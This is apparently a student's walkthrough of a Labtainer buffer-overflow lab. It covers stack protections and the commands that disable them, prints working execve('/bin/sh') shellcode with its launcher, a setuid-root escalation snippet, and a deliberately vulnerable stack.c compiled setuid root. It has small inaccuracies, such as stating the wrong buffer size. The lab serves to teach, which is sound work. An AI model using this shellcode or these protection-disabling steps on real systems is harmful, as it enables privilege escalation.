Buffer Overflow Vulnerability Lab

Aninda Maulik

September 2020

1 Overview

- Buffer overflow is defined as the condition in which a program attempts to write data beyond the boundaries of pre-allocated fixed length buffers.
- buffers: a data buffer (or just buffer) is a region of a physical memory storage used to temporarily store data while it is being moved from one place to another [1]
- This vulnerability can be utilized by a malicious user to alter the flow control of the program, even execute arbitrary pieces of code. This vulnerability arises due to the mixing of the storage for data (e.g. buffers) and the storage for controls (e.g. return addresses): an overflow in the data part can affect the control flow of the program, because an overflow can change the return address.
- We aim to use the given program with a buffer-overflow vulnerability; develop a scheme to exploit the vulnerability and finally gain the root privilege. In addition to the attacks, we aim to understand through several protection schemes that have been implemented in the operating system to counter against the buffer-overflow attacks. We would try our best to evaluate whether the schemes work or not and explain why.

2 Lab Tasks

2.1 Initial setup

- The lab is started from the Labtainer working directory on your Docker-enabled host, e.g., a Linux VM.
- The component on the host that does the work of building and running containers is the Docker Daemon. The daemon starts each container using a template for the container's specific runtime environment called an image, which is retrieved from an image repository, like the public repositories hosted at Docker Hub. [2]


- labtainer bufoverflow command was issued over the directory

  ```
  student@LabtainersVM:~/labtainer/labtainer-student$
  labtainer bufoverflow
  ```


- The resulting virtual terminals will include a bash shell. The programs described below will be in the home directory.

2.1.1 Address Space Randomization.

- Several Linux-based systems uses address space randomization to randomize the starting address of heap and stack. This makes guessing the exact addresses difficult; guessing addresses is one of the critical steps of buffer-overflow attacks.




- just on the top of text(That's the actual code of our program. The machine instructions that we compiled, get loaded in here.And that's the read only, because we dont want to be messing about that, down there). So in data, uninitialised and initialised variables get held here in data. And then we have the heap. Now, the heap is where you allocate large things in your memory. Big area of memory that you can allocate huge chunks on to do various things and what you do with that is, of course, up-to your program.
- Now, the stack holds the local variables of your functions and when you call a new function like, like printf followed by some parameters; that gets put on the end of the stack.
- So, the heap grows in the upward direction towards the stack,as you add memory in ways of allocating large things, and the stack grows towards the heap [3]



- In this lab, we disable these features using the following commands:

```
sudo sysctl -w kernel.randomize_va_space=0
```



```
ubuntu@bufoverflow:~$ sudo sysctl -w kernel.randomize_va_space=0
kernel.randomize_va_space = 0
ubuntu@bufoverflow:~$
```


- Though we dont see much of a difference, am not even sure if the command has been put in the right place or not, let's just proceed

2.1.2 The StackGuard Protection Scheme.

- The GCC compiler implements a security mechanism called "Stack Guard" to prevent buffer overflows.
- In the presence of this protection, buffer overflow will not work. You can disable this protection if you compile the program using the -fno-stack-protector switch. For example, to compile a program example.c with Stack Guard disabled, you may use the following command:

  ```
  $ gcc -m32 -fno-stack-protector example.c
  ```

- Well, right now, am just curious to see the program example.c , so let me get a look
- well, there's no example.c



```
ubuntu@bufoverflow:~$ ls
call_shellcode  call_shellcode.c  compile.sh  exploit  exploit.c  stack  stack.c  whilebash.sh
ubuntu@bufoverflow:~$
```


- Note we use the "-m32" switch to create 32 bit executables, which are required for this lab.
- Let me attempt to find out the meaning of "-m32" switch
- Couldn't find anything with "-m32" switch

2.1.3 Non-Executable Stack.

- Ubuntu used to allow executable stacks, but this has now changed.
- Non-executable stack:(NX) is a virtual memory protection mechanism to block shell code injection from executing on the stack by restricting a particular memory and implementing the NX bit. But this technique is not really worthy against return to lib attacks, although they do not need executable stacks.[4]

- The NX bit (no-execute) is a technology used in CPUs to segregate areas of memory for use by either storage of processor instructions (code) or for storage of data, a feature normally only found in Harvard architecture processors.The processor will then refuse to execute any code residing in these areas of memory.[5]

- The Harvard architecture is a computer architecture with separate storage and signal pathways for instructions and data.Modern processors appear to the user to be von Neumann machines, with the program code stored in the same main memory as the data.[6]




- von Neumann machines: An early computer created by Hungarian mathematician John von Neumann (1903-1957). It included three components used by most computers today: a CPU; a slow-to-access storage area, like a hard drive ; and secondary fast-access memory (RAM).[7]

- Again, Ubuntu used to allow executable stacks, but this has now changed: the binary images of programs (and shared libraries) must declare whether they require executable stacks or not, i.e., they need to mark a field in the program header.Kernel or dynamic linker uses this marking to decide whether to make the stack of this running program executable or non-executable. This marking is done automatically by the recent versions of gcc, and by default, the stack is set to be non-executable. To change that, use the following option when compiling programs:

```
For executable stack:
$ gcc -m32 -z execstack
For non-executable stack:
$ gcc -m32 -z noexecstack
```

2.2 Shellcode

- Before you start the attack, you need a shellcode. A shellcode is the code to launch a shell. It has to be loaded into the memory so that we can force the vulnerable program to jump to it.
- In computing, a shell is a user interface for access to an operating system's services. In general, operating system shells use either a command-line interface (CLI) or graphical user interface (GUI), depending on a computer's role and particular operation.[8]
- Consider the following program:



```
#include <stdio.h>

int main( ) {
   char *name[2];

   name[0] = ``/bin/sh'';
   name[1] = NULL;
   execve(name[0], name, NULL);
}
```

- The shellcode that we use is just the assembly version of the above program. The following program shows you how to launch a shell by executing a shellcode stored in a buffer.
- step1: ls
- step2:

  ```
  less call_shellcode
  ```

- The following is the code and it was launched by the following command


  ```
  less call_shellcode.c
  ```

- The program

  ```
  /* call_shellcode.c */

  /*A program that creates a file containing code for launching shell*/
  ```


```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"              /* xorl    %eax,%eax
*/
  "\x50"                  /* pushl   %eax
*/
  "\x68""//sh"            /* pushl   $0x68732f2f
*/
  "\x68""/bin"            /* pushl   $0x6e69622f
*/
  "\x89\xe3"              /* movl    %esp,%ebx
*/
  "\x50"                  /* pushl   %eax
*/
  "\x53"                  /* pushl   %ebx
*/
  "\x89\xe1"              /* movl    %esp,%ecx
*/
  "\x99"                  /* cdq
*/
  "\xb0\x0b"              /* movb    $0x0b,%al
*/
  "\xcd\x80"              /* int     $0x80
*/
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
```

- the above program doesn't seem very clear, here's a snapshot from the console




```
/* call_shellcode.c  */

/*A program that creates a file containing code for launching shell*/
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

const char code[] =
  "\x31\xc0"             /* xorl    %eax,%eax              */
  "\x50"                 /* pushl   %eax                   */
  "\x68""//sh"           /* pushl   $0x68732f2f            */
  "\x68""/bin"           /* pushl   $0x6e69622f            */
  "\x89\xe3"             /* movl    %esp,%ebx              */
  "\x50"                 /* pushl   %eax                   */
  "\x53"                 /* pushl   %ebx                   */
  "\x89\xe1"             /* movl    %esp,%ecx              */
  "\x99"                 /* cdq                            */
  "\xb0\x0b"             /* movb    $0x0b,%al              */
  "\xcd\x80"             /* int     $0x80                  */
;

int main(int argc, char **argv)
{
   char buf[sizeof(code)];
   strcpy(buf, code);
   ((void(*)( ))buf)( );
}
call_shellcode.c (END)

low/docs/bufoverflow.pdf
```

- Now, we saw the code and made attempts to compile the code with the right command. Finally, made the code to run and got an error called Segmentation Fault. Snap below




```
ubuntu@bufoverflow:~$ less call_shellcode.c
ubuntu@bufoverflow:~$ gcc -g call_shellcode.c -o call_shellcode
ubuntu@bufoverflow:~$ ./call_shellcode
Segmentation fault (core dumped)
```

- we receive the same exact error for non-executable stack: snap below



```
ubuntu@bufoverflow:~$ less call_shellcode.c
ubuntu@bufoverflow:~$ gcc -m32 -z noexecstack -o call_shellcode call_shellcode.c
ubuntu@bufoverflow:~$ ./call_shellcode
Segmentation fault (core dumped)
```

- we receive dont receive an error for executable stack: snap below




```
ubuntu@bufoverflow:~$ gcc -m32 -z execstack -o call_shellcode call_shellcode.c
ubuntu@bufoverflow:~$ ./call_shellcode
$ ls
call_shellcode    compile.sh  exploit.c  stack.c
call_shellcode.c  exploit     stack      whilebash.sh
$ 
```

- In the snap above, we see that the compiled file for non-executable stack is marked green, however, after successful compilation the filename colour is now white; not so sure why, but expect to find that out later

- nevertheless, a shell is launched here and we call see the proof from the above snapshot

  $


- sign, just above, is the proof that shell has been launched.
- there are two main shells in Linux, the first one in Bourne shell
- the prompt for the Bourne shell is the dollar sign
- The second one, which is another important shell in Linux is "The C" shell. The prompts for this shell is "
- thus we realise that the Bourne shell has been launched



```
char buf[sizeof(code)];
strcpy(buf, code);
```

- the above snapshot shows the we assign the buffer sign within the stack, based on the size of the shell code.
- Thereafter, we copy the the shell code into the buffer with the help of function called strcpy
- Note: In this lab we have replaced the bin/sh program with an older insecure shell that will inherit the setuid permissions associated with the stack program.
- Normally, on a unix-like operating system, the ownership of files and directories is based on the default uid (user-id) and gid (group-id) of the user who created them. The same thing happens when a process is launched: it runs with the effective user-id and group-id of the user who started it, and with the corresponding privileges. This behavior can be modified by using special permissions.
- When the setuid bit is used, the behavior described above is modified so that when an executable is launched, it does not run with the privileges of the user who launched it, but with that of the file owner instead. So, for example, if an executable has the setuid bit set on it, and it's owned by root, when launched by a normal user, it will run with root privileges. It should be clear why this represents a potential security risk, if not used correctly. [9]

- Modern shells will use the process real uid as their effective id, thereby making it more difficult to obtain root shells from setuid programs. However, more sophisticated shell code can run the following program to turn the real user id to root. This way, you would have a real root process. The below snapshot probably shows the sophisticated way, not sure because am not a pro C programmer and am not making use of this part to check it's work-ability.



```
void main()
{
  setuid(0);   system("/bin/sh");
}
```


- with the use of the command shown in the snap we have successfully been able to use the simpler shell code and insecure /bin/sh program by compiling, running it and getting the shell launched. All these have been described above already.

```
$ gcc -m32 -z execstack -o call_shellcode call_shellcode.c
```

- A few places in this shellcode are worth mentioning. First, the third instruction pushes "//sh", rather than "/sh" into the stack. This is because we need a 32-bit number here, and "/sh" has only 24 bits. Fortu- nately, "//" is equivalent to "/", so we can get away with a double slash symbol. Second, before calling the execve() system call, we need to store name[0] (the address of the string), name (the address of the array), and NULL to the

  ```
  %ebx, %ecx, %edx
  ```

  registers, respectively.



System call provides the services of the operating **system** to the user programs via Application Program Interface(API). It provides an interface between a process and operating **system** to allow user-level processes to request services of the operating **system**. **System calls** are the only entry points into the kernel **system**. Aug 16, 2019 [10]

- There are other ways to set

  ```
  %edx
  ```

  to zero


  ```
  (e.g., xorl %edx, %edx) ;
  ```

  the one (cdq) used here is simply a shorter instruction: it copies the sign (bit 31) of the value in the EAX register (which is 0 at this point) into every bit position in the EDX register, basically setting

%edx to 0.
Third, the system call execve() is called when we set %al to 11,


and execute “int $0x80$”.

2.3 The Vulnerable Program




```
/* stack.c */
/* This program has a buffer overflow vulnerability. */
/* Our task is to exploit this vulnerability */
#include <stdlib.h>
#include <stdio.h>
#include <string.h>
int bof(char *str)
{
char buffer[24];
/* The following statement has a buffer overflow problem */
strcpy(buffer, str);
return 1;
}
int main(int argc, char **argv)
{
char str[517];
FILE *badfile;
badfile = fopen("badfile", "r");
fread(str, sizeof(char), 517, badfile);
bof(str);
printf("Returned Properly\n");
return 1;
}
```

Compile the above vulnerable program and make it set-root-uid. You can achieve this by compiling it in the root account. The following was done.




```
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu#
```

Now compiling in the root account and again, the objective is to compile the vulnerable program and make it set-root-uid.



```
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack -fno-stack-protector stack.c
```

and chmod the executable to 4755




```
ubuntu@bufoverflow:~$ sudo su
root@bufoverflow:/home/ubuntu# gcc -m32 -o stack -z execstack -fno-stack-protector stack.c
root@bufoverflow:/home/ubuntu# chmod 4755 stack
root@bufoverflow:/home/ubuntu# exit
exit
ubuntu@bufoverflow:~$ ./stack
Segmentation fault (core dumped)
ubuntu@bufoverflow:~$
```

The above program has a buffer overflow vulnerability. It first reads an input from a file called “badfile”, and then passes this input to another buffer in the function bof(). The original input can have a maximum length of 517 bytes, but the buffer in bof() has only 12 bytes long. Because strcpy() does not check boundaries, buffer overflow will occur. Since this program is a set-root-uid program, if a normal user can exploit this buffer overflow vulnerability, the normal user might be able to get a root shell. It should be noted that the program gets its input from a file called “badfile”. This file is under users' control. Now, our objective is to create the contents for “badfile”, such that when the vulnerable program copies the contents into its buffer, a root shell can be spawned.

